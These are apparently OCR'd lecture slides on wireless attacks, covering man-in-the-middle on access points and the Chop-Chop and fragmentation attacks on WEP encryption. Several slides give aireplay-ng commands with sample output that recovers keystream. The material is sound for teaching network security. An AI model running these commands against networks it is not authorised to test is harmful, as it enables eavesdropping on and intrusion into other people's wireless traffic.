


Man in The Middle

- Attacker must know credentials for AP
- Attacker's machine must respond faster than AP
  - Client interception
- Attacker connects to real AP
  - He or she is able to forward packets from and to AP
- Attacker may eavesdrop or modify transmission

Attacks on WEP

WEP encryption process



XOR operation

p - data	q - key	p xor q	(p xor q) xor q
0	0	0	0
0	1	1	0
1	0	1	1
1	1	0	1

Attacks on WEP encryption


- Revealing keystream
  - Chop Chop
  - Fragmentation attack
  - Authentication eavesdropping
- Using keystream
  - Correctly encrypted packet forging
  - Fake authentication
- Key cracking
  - FMS
  - KoreK
  - PTW
  - Interactive packet replay
  - ARP request
  - Caffe Latte

Attacks on WEP – Chop Chop

Chop-Chop attack


- Decrypting one intercepted packet
  - Revealing the keystream for given IV
- Attacker shortens packet by 1 byte and guesses right CRC32
  - Only 256 tries (2^8) – thanks to CRC32 and data dependencies

1



```
_____ DATA ___ ____ICV ___
D0 D1 D2 D3 D4 I3 I2 I1 I0
 +  +  +  +  +  +  +  +  +
K0 K1 K2 K3 K4 K5 K6 K7 K8
 =  =  =  =  =  =  =  =  =
R0 R1 R2 R3 R4 R5 R6 R7 R8
```

2




```
_____ DATA ______ ____ICV ___
D0 D1 D2 D3 D4 D5 J3 J2 J1 J0
 +  +  +  +  +  +  +  +  +  +
K0 K1 K2 K3 K4 K5 K6 K7 K8 K9
 =  =  =  =  =  =  =  =  =  =
S0 S1 S2 S3 S4 S5 S6 S7 S8 S9
```

Chop-Chop attack - example

- Enable Chop-Chop attack


```
# aireplay-ng -4 -h 00:09:5B:XX:XX:XX -b 00:14:6C:XX:XX:XX wlan1
```



```
Read 165 packets...
        Size: 86, FromDS: 1, ToDS: 0 (WEP)
        BSSID  =  00:14:6C:7E:40:80
        Dest. MAC  =  FF:FF:FF:FF:FF:FF
        Source MAC  =  00:40:F4:77:E5:C9

        0x0000:  0842 0000 ffff ffff ffff 0014 6c7e 4080  .B..........l~@.
        0x0010:  0040 f477 e5c9 603a d600 0000 5fed a222  .@.w..`:...._.."
        0x0020:  e2ee aa48 8312 f59d c8c0 af5f 3dd8 a543  ...H......._=..C
        0x0030:  d1ca 0c9b 6aeb fad6 f394 2591 5bf4 2873  ....j.....%.[.(s
        0x0040:  16d4 43fb aebb 3ea1 7101 729e 65ca 6905  ..C...>.q.r.e.i.
        0x0050:  cfeb 4a72 be46                           ..Jr.F
Use this packet ? Y
```

Chop-Chop attack - example



```
Saving chosen packet in replay_src-0201-191639.cap

Offset   85 ( 0% done) | xor = D3 | pt = 95 |  253 frames written in   760ms
Offset   84 ( 1% done) | xor = EB | pt = 55 |  166 frames written in   498ms
Offset   83 ( 3% done) | xor = 47 | pt = 35 |  215 frames written in   645ms
(...)
Offset   36 (94% done) | xor = 83 | pt = 00 |   19 frames written in    58ms
Offset   35 (96% done) | xor = 4E | pt = 06 |  230 frames written in   689ms
Sent 957 packets, current guess: B9...

The AP appears to drop packets shorter than 35 bytes.
Enabling standard workaround: ARP header re-creation.

Saving plaintext in replay_dec-0201-191706.cap
Saving keystream in replay_dec-0201-191706.xor

Completed in 21s (2.29 bytes/s)
```


Attacks on WEP – fragmentation attack

Fragmentation attack

- On the basis of one packet attacker can generate long keystream for given IV

- Attacker may use keystream to encrypt packets

OSI model and WEP encryption



	data unit	layers
Host Layers	data	application Network Process to Application
	data	presentation Data Representation & Encryption
	data	session Interhost Communication
	segments	transport End-to-End Connections and Reliability
Media Layers	packets	network Path Determination & Logical Addressing (IP)
	frames	data link Physical Addressing (MAC & LLC)
	bits	physical Media, Signal and Binary Transmission


LLC sublayer
(Logical Link Control)

MAC sublayer
(Media Access Control)

Encrypted part

SNAP protocol


SNAP header



- Header is on the beginning of encrypted part
- Header is usually the same
- ARP packets have constant length – 36 bytes
- Encrypted ARP packet has also 36 bytes
- Packets with length different from 36 bytes are IP packets
- Attacker may guess 8 bytes of keystream
  - By XORing ciphertext with plaintext

Extending keystream

- Attacker has 8 bytes of keystream for given IV
- Next step – defragmentation usage
  - Attacker divides packets into max 16 parts
  - Each part acts like new packet during encryption
  - Attacker may create 8-bytes parts



		802.11 header			Encrypted	
	MF	SRC	DST	IV	SNAP	???
Intercepted	0	SRC	DST	5a0300	SNAP	???
Sent by attacker	1	SRC	DST	5a0300	SNAP	
	1	SRC	DST	5a0300	ARP cz.1	
	1	SRC	DST	5a0300	ARP cz.2	
	(. . .)					
	0	SRC	DST	5a0300	ARP cz.5	
					Attacker knows	
Received	0	SRC	DST	1b9e17	SNAP	ARP
Sent by attacker	1	SRC	DST	1b9e17	SNAP	DATA1
	1	SRC	DST	1b9e17	DATA2	
	(. . .)					
	0	SRC	DST	1b9e17	DATA16	
Received	1	SRC	DST	5d0300	DATA	

Framgentation attack - example

```
# aireplay-ng -5 -b 00:14:6C:XX:XX:XX -h
00:0F:B5:XX:XX:XX wlan1
```

```
Waiting for a data packet...
Read 96 packets...
Size: 120, FromDS: 1, ToDS: 0 (WEP)
BSSID = 00:14:6C:XX:XX:XX
Dest. MAC = 00:0F:B5:XX:XX:XX
Source MAC = 00:D0:CF:XX:XX:XX
0x0000: 0842 0201 000f b5ab cb9d 0014 6c7e 4080 .B...........l~@.
0x0010: 00d0 cf03 348c e0d2 4001 0000 2b62 7a01 ....4...@...+bz.
0x0020: 6d6d b1e0 92a8 039b ca6f cecb 5364 6e16 mm.......o..Sdn.
0x0030: a21d 2a70 49cf eef8 f9b9 279c 9020 30c4 ..*pI.....`.. 0.
0x0040: 7013 f7f3 5953 1234 5727 146c eeaa a594 p...YS.4W`.l....
0x0050: fd55 66a2 030f 472d 2682 3957 8429 9ca5 .Uf...G-&.9W.)..
0x0060: 517f 1544 bd82 ad77 fe9a cd99 a43c 52a1 Q□.D...w.....<R.
0x0070: 0505 933f af2f 740e ...?./t.
Use this packet ? y
```

Framgentation attack - example

```
Saving chosen packet in replay_src-0124-161120.cap
Data packet found!
Sending fragmented packet
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 384 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Trying to get 1500 bytes of a keystream
Got RELAYED packet!!
Thats our ARP packet!
Saving keystream in fragment-0124-161129.xor
Now you can build a packet with packetforge-ng out
of that 1500 bytes keystream
```

